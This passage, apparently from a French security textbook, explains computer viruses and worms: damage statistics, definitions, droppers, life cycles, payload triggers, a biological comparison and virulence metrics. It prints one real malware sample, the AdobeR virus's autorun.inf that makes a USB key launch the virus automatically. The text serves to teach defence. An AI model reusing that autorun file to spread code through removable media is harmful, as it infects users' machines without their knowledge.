de 45 millions d'ordinateurs dans le monde[1]. Plus récemment, le ver Sapphire/Slammer [39] a infecté 200 000 serveurs au total dans le monde, dont plus de 75 000 serveurs l'ont été dans les dix premières minutes suivant le début de l'infection. Le ver *W32/Sobig.F* a infecté, en août 2003, plus de 100 millions d'utilisateurs (source F-Secure). Le ver *W32/Lovsan* a également frappé en août 2003, infectant TOUS les abonnés d'un grand fournisseur d'accès Internet. Le virus CIH dit Chernobyl [88] a obligé des milliers d'utilisateurs, en 1998, à changer la carte mère de leur ordinateur après en avoir détruit le programme BIOS. Les dégâts provoqués par ce virus sont estimés à près de 250 millions d'euros pour la seule Corée du Sud. On estime que le coût des dégats provoqués par un ver informatique générique, au niveau planétaire, peut atteindre plusieurs milliards d'euros[2]. Enfin, fin janvier 2004, le ver d'emails *MyDoom* a infecté plus de cent millions de mails dans les trente-six premières heures après le début de l'infection [96]. Ces chiffres montrent avec force l'importance d'une prise en compte sérieuse de la menace virale.

Dans ce chapitre, nous allons présenter les virus et les vers informatiques, et les envisager dans le contexte général, et plus réaliste aujourd'hui, des infections informatiques (les Anglo-Saxons utilisent le terme de *malware*) dont l'organisation est présentée en figure 5.1. Nous donnerons dans un premier temps les définitions de base pour ensuite présenter toutes les variétés existant pour ces programmes ainsi que leur fonctionnement, sans oublier leurs techniques d'adaptation aux défenses que l'utilisateur peut lui opposer. L'aspect historique des diverses infections informatiques ne sera pas abordé ici. Il existe suffisamment de très bons ouvrages qui ont traité le sujet, en particulier [133]. La présentation des principaux virus ayant sévi ces dernières années ne sera pas non plus donnée. Décrire un virus ou un ver sans donner le code source nous semble un non-sens. Nous avons préféré, dans la partie 6.3.2, présenter de façon détaillée l'algorithmique virale à travers l'étude approfondie de quelques virus et vers qui couvrira les principales techniques qu'ils utilisent. Le lecteur pourra, cependant, consulter les sites de certains éditeurs d'antivirus, particulièrement bien faits et documentés[3].

[1] `http://news.bbc.co.uk/hi/english/sci/tech/newsid_782000/782099.stm`

[2] Selon plusieurs sources, la moyenne des dégâts pour un macro-ver comme *Melissa* est estimée à 1,1 milliards d'euros tandis, que pour le ver d'emails *ILoveYou*, ce chiffre est d'environ 8,75 milliards d'euros. La section 6.2.2 présente le mode de calcul généralement utilisé pour évaluer le coût d'une attaque virale.

[3] Les sites de Sophos (`www.sophos.com`), de F-Secure (`www.fsecure.com`) et d'AVP (`www.viruslist.com` et `antivirus-france.com`) sont particulièrement intéressants.




Fig. 5.1. Classification des infections informatiques

5.2 Aspects généraux des infections informatiques

5.2.1 Définitions et concepts de base

Il existe plusieurs définitions de la notion d'infection informatique mais, en général, aucune n'est véritablement complète dans la mesure où les évolutions récentes en matière de criminalité informatique ne sont pas prises en compte. Nous adopterons, pour notre part, la définition générale suivante :

Définition 48 *(Infection informatique)*
Programme simple ou autoreproduteur, à caractère offensif, s'installant dans un système d'information, à l'insu du ou des utilisateurs, en vue de porter atteinte à la confidentialité, l'intégrité ou la disponibilité de ce système, ou susceptible d'incriminer à tort son possesseur ou l'utilisateur dans la réalisation d'un crime ou d'un délit.

En considérant cette définition et l'organigramme de la figure 5.1, la notion d'infection correspond à une installation de programme, dans le cas d'une

infection simple et à une duplication de code dans le cas de programmes autoreproducteurs.

Après une attaque, il est encore surprenant de constater combien nombreux sont encore les utilisateurs, enclins à la relativiser et la minimiser en déclarant : « *De toute façon, ma machine ne contenait rien de confidentiel* ». L'atteinte à la confidentialité des données, à l'intégrité et à la disponibilité du système, n'est plus forcément la priorité des attaquants. En revanche, nombreux sont les exemples d'attaques qui ont eu pour but d'utiliser un système, en toute transparence (il n'y a donc pas atteinte à la disponibilité), pour perpréter crimes et délits. Or, certains attaquants usent de précautions pour effacer toute trace de leur passage dans le système ainsi détourné. Cela peut se traduire par une incrimination de l'utilisateur. Il découvre ainsi, en même temps, que son ordinateur a été attaqué et qu'il contient, par exemple, des images pédophiles ou que son poste a été utilisé pour mener des attaques informatiques. Ces cas sont malheureusement nombreux. C'est la raison pour laquelle la notion d'incrimination a été rajoutée dans notre définition.

Le mode général de propagation et d'action de ces programmes est le suivant :

1. le programme infectant proprement dit est porté par un programme hôte (dit programme infecté ; dans le cas de la première infection réalisée par l'attaquant, le terme de *dropper* [« largueur » est utilisé]) ;
2. lorsque le dropper est exécuté :
   a) le programme infectant prend la main et agit selon son mode propre, le programme hôte est alors temporairement mis en sommeil ;
   b) puis il rend la main au programme hôte qui s'exécute alors normalement sans trahir la présence du programme infectant.

Notons que le dropper peut être également un périphérique. La fonction de démarrage automatique matérialisée par la présence d'un fichier *autorun.inf* sur le périphérique en question permet de lancer automatiquement un fichier. Prenons le cas du virus *AdobeR*. Une clef USB infectée par ce virus contiendra le fichier *autorun.inf* suivant :

```
[AutoRun]
open=AdobeR.exe e
shellexecute=AdobeR.exe e
shell\Auto\command=AdobeR.exe e
shell=Auto
```

Chaque fois que cette clef est connectée sur un ordinateur sain, ce dernier est infecté (passage en persistance). Toute clef USB saine qui est connectée à cet ordinateur sera infectée.

Les attaques par infections informatiques sont toutes basées plus ou moins fortement sur l'ingénierie sociale [93], à savoir l'utilisation des travers, des mauvaises habitudes ou inclinations de l'utilisateur, mais également l'exploitation des peurs de l'utilisateur ou simplement en mettant en œuvre de la simple manipulation psychologique[4]. Le dropper prend une forme anodine, généralement attractive (jeux, animations flash, copies illicites de logiciels, mails « raccoleurs »... afin d'inciter la victime à l'exécuter et ainsi permettre à l'infection de s'installer ou de se propager. Dans ce domaine, l'utilisateur constitue alors le maillon faible, l'élément limitant de toute politique de sécurité. Il faut insister sur le fait que l'infection d'un utilisateur n'est possible que s'il a exécuté un programme infecté ou importé dans son système des données corrompues (cas des virus de documents ou des virus binaires dont une application est présentée en section 16 avec le virus YMUN20).

Un autre aspect important du mode d'action des programmes infectant, qu'il est important de prendre en compte, est la présence, toujours plus fréquente, de vulnérabilités logicielles (ou « failles ») qui rendent possibles les attaques par ce programme indépendamment des utilisateurs. Les débordements de tampon[5], des failles d'exécution (exécution automatique du contenu de pièces jointes de messages électroniques par certaines versions d'*Outlook/Outlook Express*)... sont autant d'exemples récents et préoccupants qui montrent que le risque devient multiforme.

Dans une politique de sécurité, le choix des logiciels revêt une importance toute particulière. À titre d'exemple, une étude rapide des principaux vers, ayant sévi depuis deux ans, montre que pratiquement tous ont exploité une faille de sécurité des produits tels qu'*Outlook/Outlook Express* ou le *Web Server IIS*. Depuis le deuxième semestre 2001, période particulièrement riche en infections majeures (CODERED, NIMDA, BADTRANS), ces dernières ont incité les responsables de sécurité à reconsidérer leurs choix en matière de

[4] Un exemple récent assez représentatif est celui d'une variante du ver *Sober* qui a sévi en novembre 2005. Le ver se propage *via* un courrier électronique semblant émaner du FBI et indiquant que leur adresse IP a été repérée sur trente sites web illégaux. Les utilisateurs sont alors invités à remplir un questionnaire en pièce jointe – en réalité le ver. La « peur du gendarme » fait le reste.

[5] En anglais, « *buffer overflow* » ; le non-contrôle de la longueur des paramètres de certains programmes provoque l'écrasement, par des instructions infectieuses contenues dans ces paramètres, des instructions légitimes devant être exécutées par le processeur ; pour plus de détails sur les débordements de tampon, le lecteur consultera [5, 16] ou la section 10.3.1.

logiciels. Il est certain que les logiciels libres sont désormais regardés avec intérêt. Mais ce « nirvana logiciel » – constitué du monde *Linux*, *Apple*... – n'existe qu'en apparence. Des failles en nombre toujours croissant sont découvertes chaque année pour tous les systèmes d'exploitation et tous les logiciels. Il n'existe par conséquent aucun « sanctuaire ». Gageons malheureusement que, lorsque ces « havres de paix informatiques » que sont les *Linux* ou autres *Apple* seront plus répandus, ils deviendront des cibles plus intéressantes pour les attaquants. Leur succès s'accompagnera de la même frénésie de développement concurrentiel, et avec lui les failles seront plus nombreuses.

Les infections informatiques qui vont être décrites dans ce qui suit existent pour tous les environnements informatiques et ne sont pas le fait exclusif de tel ou tel système d'exploitation. Les techniques peuvent certes varier d'un système à l'autre, mais dans la mesure où ce sont de simples programmes, quoique particuliers, leur viabilité technique est assurée dès lors que les éléments suivants sont présents :

- de la mémoire de masse (périphérique de stockage), dans laquelle le programme infecté se trouve sous forme inactive ;
- de la mémoire vive, dans laquelle est copié le programme (création de processus) lorsqu'il est exécuté ;
- un processeur ou un micro-contrôleur, pour l'exécution proprement dite du programme ;
- un système d'exploitation ou équivalent.

L'évolution récente des programmes infectants vers des plateformes exotiques (cheval de Troie *Phage* pour Palm Pilot, virus *Duts* infectant les ordinateurs de poche de type *PocketPC* [98], le ver *Cabir* se propageant *via* les téléphones portables fonctionnant sous le système *SymbOS* [98], virus *Trémor* utilisant le réseau de télévision allemand par cable pour infecter les ordinateurs...) a montré que le simple cadre de l'ordinateur devient désormais dépassé et que la menace devient globale. Les quatre éléments cités sont les seuls points communs à tous ces environnements.

Signalons enfin que tous ces systèmes hétérogènes sont appelés à être connectés les uns avec les autres. Le ver *Symbos_Cardtrp.a*, en septembre 2005, se propage *via* les technologies *Bluetooth* et MMS utilisées dans les téléphones portables ayant pour système d'exploitation *Symbian 60*. Si le téléphone contient une carte mémoire, le ver s'y copie mais sous une version pour le système d'exploitation *Windows*. Cette dernière s'activera alors dans un ordinateur de type PC lorsque la carte mémoire sera insérée dans un lecteur idoine. Sous *Windows*, le ver prend l'apparence d'une icône invitant

l'utilisateur à cliquer dessus. Cet exemple illustre combien, dans le futur, la menace va se diversifier aux différentes plateformes et évoluer vers des formes hybrides.

Dans le reste de cette section, nous nous limiterons aux seuls programmes autoreproducteurs. Les infections simples seront traitées à part dans la section 5.3.

5.2.2 Diagramme fonctionnel d'un virus ou d'un ver

La structure générale (encore appelée *diagramme fonctionnel*) des programmes de type autoreproducteur est la suivante :

- une routine de recherche des programmes cibles. Un virus efficace vérifiera que le fichier est exécutable, a le format correct, et que la cible n'est pas déjà infectée (pour ce dernier point, il s'agit de minimiser les risques de détection de l'activité virale en interdisant la surinfection ; un virus d'exécutable de type `*.COM` fonctionnant par ajout de code risquerait, sans cette précaution, de dépasser la limite des 64 Ko). Cette partie du virus détermine directement son efficacité, en termes de portée (action limitée au répertoire courant ou sur tout ou partie de l'arborescence du système de fichiers) et de rapidité (limitation des accès disques en lecture par exemple). À noter que le contrôle de la surinfection s'opère assez souvent par la présence d'une signature introduite par le virus[6] et donc utilisable par les antivirus[7] ;
- une routine de copie. Son but est de copier, selon les modes d'infection possibles décrits dans la section 5.4, dans la cible préalablement identifiée, son propre code ;
- une routine d'anti-détection. Son but est de contrer l'action des antivirus pour assurer la survie du virus. Les techniques utilisées seront décrites dans la section 5.4.6 ;
- éventuellement une charge finale, couplée ou non à un mécanisme de déclenchement différé (gâchette). Cette routine n'est pas une caractéristique obligatoire pour caractériser un virus qui n'est à l'origine qu'un simple programme autoreproducteur. La volonté de nuisance des programmeurs de virus fait qu'actuellemment cette charge finale existe

[6] Le terme de « *marqueur d'infection* » est également utilisé pour distinguer les contextes virus et antivirus. Le choix du terme unique de signature permet de mieux souligner le caractère dual et donc dangereux de tout marqueur d'infection dans la mesure où il peut constituer un élément de preuve d'infection.

[7] Cette signature est en fait un « *marqueur d'infection* » mais le terme « signature » dans ce contexte permet de mieux rendre compte du caractère dual (défense et attaque) de cette chaîne de caractères.

pratiquement toujours. Notons que dans le cas de certains virus (fonctionnant notamment par écrasement de code) et de certains vers (occasionnant par un scan agressif, tel le ver Sapphire [39], une attaque par saturation des serveurs), l'infection informatique elle-même constitue une charge finale.

5.2.3 Les cycles de vie d'un virus ou d'un ver

Si l'on excepte la phase de conception et de test, par le créateur du virus, trois phases dans la « vie » d'un virus ou d'un ver peuvent être identifiées. Leurs durées de vie respectives peuvent être plus ou moins longues, selon le type de virus et l'effet recherché.

La vie d'un virus commence par sa diffusion, une fois qu'il a été incorporé à un programme d'apparence inoffensive, le *dropper*. Le programmeur du virus utilisera, en fonction de la ou des cibles, un programme adapté aux victimes, selon les principes de base de l'ingénierie sociale [93]. Dans le cas d'attaques ciblées (groupe réduit de victimes), une phase de renseignement préalable sera nécessaire. Dans le cas général, l'utilisation de logiciels de jeux, de logiciels piratés ou d'exécutables basés sur l'humour (les animations de type Flash), la pornographie... sont des standards.

La phase d'infection

Durant cette phase, le virus va se propager dans l'environnement informatique cible. Cela peut se produire de deux manières :

- *Passivement.* Le dropper est copié sur un support (disquette, CDROM gravé, clef USB, site de téléchargement, forum de discussion...) et transmis. Les victimes peuvent alors le copier dans leur propre environnement, avant de l'exécuter. Notons à ce propos qu'il existe plusieurs cas connus, où des professionnels de l'industrie informatique ont eux-mêmes par erreur (et une certaine négligence) diffusé des logiciels contenant des virus ou des vers :
  - virus *1099* (encore appelé `Mange_tout`) transmis dans le nord de l'Europe et en France, par l'intermédiaire de disquettes vierges préformatées. L'usine les produisant utilisait, sans le savoir, un logiciel de formatage infecté par le virus ;
  - le virus *Warrier* a été diffusé par un site de téléchargement de shareware sous la forme d'un jeu appelé *Packman* ;
  - la firme Yamaha a diffusé un driver pour son CDR-400, infecté par le virus CIH tandis que la firme IBM a commercialisé, en mars 1999, des ordinateurs de la gamme Aptiva, infectés par le même virus [88] ;

- la firme Microsoft a diffusé le macro-virus *concept via* trois CDROM commercialisés par deux compagnies [89].
- *Activement.* L'utilisateur exécute le dropper (cas de la première infection dans le système, appelée *primo-infection*) ou un fichier déjà contaminé lors d'une infection antérieure (primo-infection ou non).

C'est cette phase qui différencie les programmes autoreproducteurs (virus et vers) des infections simples : la duplication du code. Dès qu'un programme recopie son propre code, même une seule et unique fois (cas de virus à la virulence ciblée et limitée), il y a mécanisme viral : deux copies, au moins, du code sont présentes sur la machine. Ce n'est pas le cas pour une infection simple.

La phase d'incubation

Cette phase constitue la plus grande partie de la vie d'un virus. Une exception notable est celle des virus espions qui limitent au strict minimum leur séjour dans l'environnement attaqué et se désinfectent eux-mêmes, une fois leur fonction offensive achevée (voir le virus YMUN 20 présenté dans le chapitre 16).

La mission principale de cette phase est d'assurer la survie du virus, à travers toutes ses copies dans l'environnement cible. Il s'agit de limiter, voire d'empêcher, sa détection :

- soit par l'utilisateur. En particulier, la phase de conception veillera tout particulièment à éviter les erreurs d'exécution qui pourraient alerter l'utilisateur (voir section 5.2.6) ;
- soit par l'antivirus. Dans cette optique, le virus va développer plusieurs techniques qui vont lui permettre de se dérober à la surveillance antivirale. Elles sont présentées dans la section 5.4.6.

La phase de maladie

Lors de cette phase, la charge finale est activée. Son mode de déclenchement peut dépendre de nombreux facteurs et sera fonction de l'endroit, dans le code, où la routine offensive sera placée :

- en tête de code, la charge finale sera systématiquement exécutée, avant toute infection. Ce cas est rare, il a pour conséquence de limiter généralement la phase de survie du virus ou du ver ;
- en fin de code, elle n'aura lieu qu'après le processus d'infection ;
- au milieu du code, en particulier si elle est conditionnée par la réussite ou non de l'infection ; cet aspect-là sera explicité dans la seconde partie de l'ouvrage consacrée à l'algorithmique virale.

Son déclenchement peut également être différé selon un mécanisme de gâchette. La charge finale est alors une bombe logique montée sur un vecteur viral. Le facteur déclenchant peut alors être :

- une date système (virus *vendredi 13*, *century* ou CIH) ;
- le nombre d'infections réalisées ;
- la frappe d'une séquence particulière de touches un certain nombre de fois (par exemple touches `CTRL+ALT+SUPP` tapées 112 fois) ;
- nombre d'ouvertures d'un document `Word` (virus *Colors* après 300 ouvertures de documents) ;
- ...

En fait, tout dépend de l'imagination du programmeur qui recherchera soit un effet insidieux ou sélectif ou au contraire un effet de masse. La nature des effets de la charge finale peut elle aussi être de nature très variable. Les effets peuvent être :

- de nature *non létale* : affichage d'images ou d'animations, de messages ; émission de sons ou de musiques. Il s'agit en général d'attaques dont le but est de s'amuser (attaques ludiques) ou d'attirer l'attention (virus *Mawanella* dénonçant les persécutions des musulmans dans le nord du Sri Lanka, virus *Coffee Shop* militant pour la légalisation de la marijuana....) ;
- de nature *létale* : il s'agit là de porter atteinte à la confidentialité des données (évasion de données), à l'intégrité du système ou des données (formatage de disques durs, destruction totale ou partielle de données, modifications aléatoires de données....), à la disponibilité du système (redémarrage aléatoire du système d'exploitation, saturation, simulation de pannes de périphériques...) ou des données (chiffrement du disque dur) et incrimination des utilisateurs (introduction de données compromettantes, utilisation du système à des fins délictueuses ou criminelles[8]).

La question de la destruction du *hardware* par une charge finale de virus ou de vers a depuis longtemps été évoquée et beaucoup d'experts ont prétendu et continuent d'affirmer qu'une telle chose est impossible. L'« argument » le plus souvent avancé, pour le moins surprenant, est qu'aucun virus doté de telles fonctionnalités n'a jamais encore été rencontré. Aussi, lorsqu'un virus comme CIH est apparu, la controverse a été relancée de plus belle.

[8] Le ver *Pedoworm*, par l'intermédiaire d'un mail envoyé à plusieurs forces de police, dénonçait les personnes dont le système était infecté, comme ayant des activités pédophiles (lire pour plus de détails, la section 14.3).

À proprement parler, CIH ne détruit pas le matériel, tout au plus des éléments logiciels stockés « en dur » (BIOS assimilable à un *firmware*), incitant par facilité ou par économie, le plus souvent, à changer la carte mère plutôt que de remplacer un circuit BIOS soudé. L'attaque matérielle est ici seulement simulée (pour plus de détails, voir [88]).

Cela signifie-t-il que la destruction du matériel par un virus ou un ver n'existe pas ? Certainement pas. Des exemples avérés, certes anciens pour la plupart, de lecteurs de disquettes ou de disques durs, détériorés par requêtes répétitives en lecture/écriture hors des limites normales, sont connus. Mais ces codes destructeurs ne frappent pas tous les disques, certains étant dotés de fonctions de protection au niveau du contrôleur. Or, c'est là précisément que se situe la méprise. Une destruction matérielle ne peut être que spécifique d'un périphérique donné, d'une marque ou d'un type donné, d'une version de *firmware* et n'a pas le caractère générique habituellement attribué à un virus qui fonctionne pour tous les systèmes équipés du système d'exploitation visé.

La destruction matérielle sera le fait d'un virus ciblé, au pouvoir infectieux limité, pour une « utilisation » non moins ciblée. Et c'est là que réside le danger, car il y a peu de chances qu'un tel virus soit détecté par les antivirus.

De réelles possibilités existent : endommagement d'écrans, de cartes vidéo, de processeurs et de disques durs... sans que cela ne soit nécessairement ni rapide (un délai plus ou moins long peut être requis pour obtenir l'effet désiré) ni spectaculaire.

Sans entrer dans les détails (il n'est pas question de faire des émules), disons que ces possibilités procèdent d'une évolution toujours plus grande de la gestion du matériel par le logiciel. Là où, il y a quelques années, des cavaliers ou d'autres dispositifs physiques permettaient la configuration en « dur », c'est le logiciel qui a pris le relais. L'autre aspect de la destruction matérielle par virus à considérer est que ces effets, étant sporadiques, ont vraisemblablement de grandes chances d'être perçus comme de simples pannes.

Précisons enfin que si la plupart des *firmware* actuels sont effectivement dotés de fonctionnalités interdisant les attaques les plus évidentes et les plus simples, contre le matériel, d'autres fonctionnalités ont été rajoutées, le plus souvent dans un souci de plus grande ergonomie, voire pour accroître la sûreté matérielle. Ces fonctionnalités peuvent être détournées pour produire un effet réel sur le matériel. Ces fonctions sont assez souvent non renseignées et nécessitent une étude fine de ces *firmware*. Extrêmement spécifique du matériel, ces attaques n'auront pas la portabilité d'infections visant des ressources logicielles (système d'exploitation ou applications).

5.2.4 Comparaison biologique/informatique

Les termes d'infection, d'incubation et de maladie, employés dans la section précédente ne peuvent qu'inciter le lecteur à établir un parallèle avec le monde des virus biologiques. En fait, ce parallèle est non seulement pertinent mais également et avant tout logique. Les travaux de von Neumann ont eu pour motivation la modélisation des mécanismes du vivant, et en premier lieu l'autoreproduction. Par la suite, le choix même du terme de virus n'était pas fortuit car il correspondait à des phénomèmes déjà existants dans la nature et la comparaison s'est établie naturellement dans l'esprit des chercheurs. L'activité scientifique et technologique tire son inspiration de la Nature et cherche très souvent à la reproduire.

Virus biologiques	Virus informatiques
Attaques spécifiques de cellules	Attaques spécifiques de format
Les cellules touchées produisent de nouveaux virus	Le programme infecté génère d'autres programmes viraux
Modification de l'information génétique de la cellule	Modification des actions du programme
Le virus utilise les structures de la cellule hôte pour se multiplier	Multiplication uniquement *via* un programme infecté
Interactions virales	Virus binaires ou virus anti-virus
Multiplication uniquement dans des cellules vivantes	Nécessité d'une exécution pour la dissémination
Une cellule infectée n'est pas surinfectée par le même virus	Lutte contre la surinfection
Rétrovirus	Virus luttant spécifiquement contre un antivirus - Virus de code source
Mutation virale	Polymorphisme viral
Porteur sain	Virus latents
Antigènes	Signatures

Tab. 5.1. Virus biologiques - virus informatiques : comparaison

En conséquence, tout mécanisme viral biologique trouve son équivalent dans le monde des virus informatiques. Le tableau 5.1 résume les principales comparaisons qui peuvent être établies entre les deux (pour plus de détails sur les virus biologiques, le lecteur consultera par exemple [127]).

À titre de comparaison, un virus biologique comme *Ebola* pourrait être comparé à un ver comme *Sapphire/Slammer* (dans les deux cas, la propagation est très vite stoppée par le fait que les porteurs succombent très vite au virus et n'ont pas le temps de propager l'infection). Le virus du SIDA pourrait être comparé à un virus polymorphe.

En 1997, des chercheurs du département d'informatique de l'université du Nouveau-Mexique, à Albuquerque, ont défini le concept d'immunologie informatique en étudiant les analogies qui pouvaient exister avec le système immunitaire humain. Le modèle qui en a découlé est désormais connu sous le nom de « modèle de Forrest ». Le lecteur lira [70, 120] pour une description détaillée de cette approche.

5.2.5 Données et indices numériques

Les statistiques concernant les virus sont relativement difficiles à obtenir et à vérifier. Les éditeurs de logiciels antivirus, qui reçoivent de nombreux comptes rendus d'infections de leurs clients (nombre d'infections, types de virus, fichiers infectés), ne communiquent pas beaucoup ce type de données, pourtant essentielles. Tout au plus publient-ils des instantanés (les dix virus les plus fréquents du mois, diverses statistiques mensuelles...) mais rarement des données sur une période assez longue qui permettrait une analyse approfondie sur le long cours. De plus, la concurrence et les enjeux commerciaux de la lutte anti-virale incitent certains éditeurs à ne pas tous mesurer les choses de la même manière, et certains chiffres désignent souvent des réalités différentes chez les uns et les autres.

Le nombre d'infections informatiques et de leurs variantes est lui-même difficile à établir. Il peut exister de fortes différences dans les recensements effectués par les éditeurs d'antivirus. En se basant sur des données qui nous semblent les plus sérieuses[9], recoupées par les résultats de sondages indépendants et celles issues de la base de virus de l'auteur, les chiffres suivants peuvent être considérés :

- le nombre total de virus connus (en considérant leurs variantes) était, en janvier 2002, d'environ 70 000 ;

[9] Source : Sophos `www.sophos.com`. Le lecteur pourra également consulter le site du CLUSIF : `www.clusif.asso.fr/index.asp`, rubrique *infovirus*. Il y trouvera des statistiques claires et précises sur le risque viral.

- chaque mois, entre 800 et 1 200 nouveaux virus sont découverts ;
- en janvier 2002, la répartition des infections informatiques entre les différents types est celle donnée en figure 5.2 (la catégorie « divers » regroupe les autres types de virus et de vers).




Fig. 5.2. Répartition des infections informatiques (janvier 2002)

Un autre point intéressant est la mesure de l'impact d'une infection informatique. En particulier, il n'existe pas, à la connaissance de l'auteur, d'échelle capable d'évaluer les dangers d'une infection, et de les classer par ordre d'importance. Pour pallier cette absence d'indicateurs, nous avons défini plusieurs mesures qui permettent une telle évaluation du risque.

Définition 49 *(Virulence)*
*L'*indice infectieux I_v^0 *d'un virus* v *mesure le risque* a priori. *Il est défini par :*

$$I_v^0 = \frac{\textit{Nombre de fichiers infectables par } v}{\textit{Nombre total de fichiers du système}}.$$

*L'*indice d'infection I_v^1 *d'un virus* v *mesure le risque* a posteriori. *Il est défini par :*

$$I_v^1 = \frac{\textit{Nombre de fichiers infectés par } v}{\textit{Nombre de fichiers infectables par } v}.$$

La virulence V_v *d'un virus* v *est alors :*

$$V = I_v^0 \times I_v^1 = \frac{\textit{Nombre de fichiers infectés par } v}{\textit{Nombre total de fichiers du système}}.$$

Dans le cas des vers, les indices précédents sont définis en considérant non pas des fichiers mais des machines infectées.

Les indices I_v^0, I_v^1 et V sont tous compris entre 0 et 1. La notion de fichiers infectables dépend fortement du virus considéré. La quantité *nombre total de fichiers* (respectivement *nombre total de machines*) considère uniquement soit les exécutables (cas des virus d'exécutables de tous types), soit les documents « infectables » (cas des virus de documents). Dans le cas du *nombre total de machines*, ne sont considérées que les machines fonctionnant sur le système d'exploitation visé par le ver. Le but est de comparer ce qui est comparable (mesurer la virulence d'un ver sous Windows n'a pas de sens si l'on prend en compte les machines fonctionnant sous Unix).

Le lecteur remarquera que ces indicateurs ne considèrent que le risque d'infection et ne prennent pas en compte le risque attaché à la seule charge finale. Ces indices sont relativement faciles à établir pour les virus. En effet, par une analyse des fichiers d'une machine, les quantités *Nombre de fichiers infectables*, *Nombre total de fichiers du système* et *Nombre de fichiers infectés* sont relativement faciles à obtenir. Il n'en est pas forcément de même pour les vers. Dans ce cas, certaines données précises ne sont pas disponibles. Par exemple, dans le cas du ver *Codered*, combien de serveurs *IIS* étaient non patchés, au moment de l'attaque du ver ? De même, la quantité totale de serveurs ou de machines dans le monde n'est pas connue avec précision. Malgré tout, ces mesures permettent de mieux appréhender le risque relatif des vers.

À titre d'exemple, un ver comme *Codered* (ver de type simple) possède une virulence proche de 1, comme le montre l'équation (5.1) de la section 5.5.2. Le ver Sapphire/Slammer dont l'agressivité a provoqué l'effondrement du réseau Internet et ainsi limité sa propre propagation possède une virulence inférieure à celle de *Codered*, bien qu'appartenant à la même catégorie. Un ver d'emails possédera, dans tous les cas, une virulence inférieure à celle d'un ver simple[10]. En effet, la proportion des machines infectées par ce type de ver reste relativement faible. La vigilance de la plupart des utilisateurs

[10] Et cela même si les récentes attaques de 2004, par des vers comme *MyDoom* ou *Netsky* montrent une augmentation de la virulence.

en matière de pièces jointes limite le risque. Ce n'est pas le cas en ce qui concerne les failles logicielles dont les utilisateurs n'ont parfois pas conscience. La virulence permet de manière intéressante de classer, certes de manière approximative encore, les risques relatifs à chaque classe d'infection. Notons enfin que ces indices sont considérés hors de toute protection virale. Il s'agit de mesurer le risque inhérent à l'infection, indépendamment de l'antivirus.

À la lumière des expériences et des observations, et en reprenant le parallèle biologique/informatique présenté dans la section 5.2.4, il nous a été possible de définir la règle, empirique, suivante.

Proposition 14 *Le degré de détectabilité d'une infection informatique est inversement proportionnel à la durée de la phase d'incubation et proportionnel au nombre d'infections survenues dans ce système. En d'autres termes :*

$$Détectabilité = C \times \frac{Nombre\ de\ copies}{T_{incubation}},$$

où $0 \leq C \leq 1$.

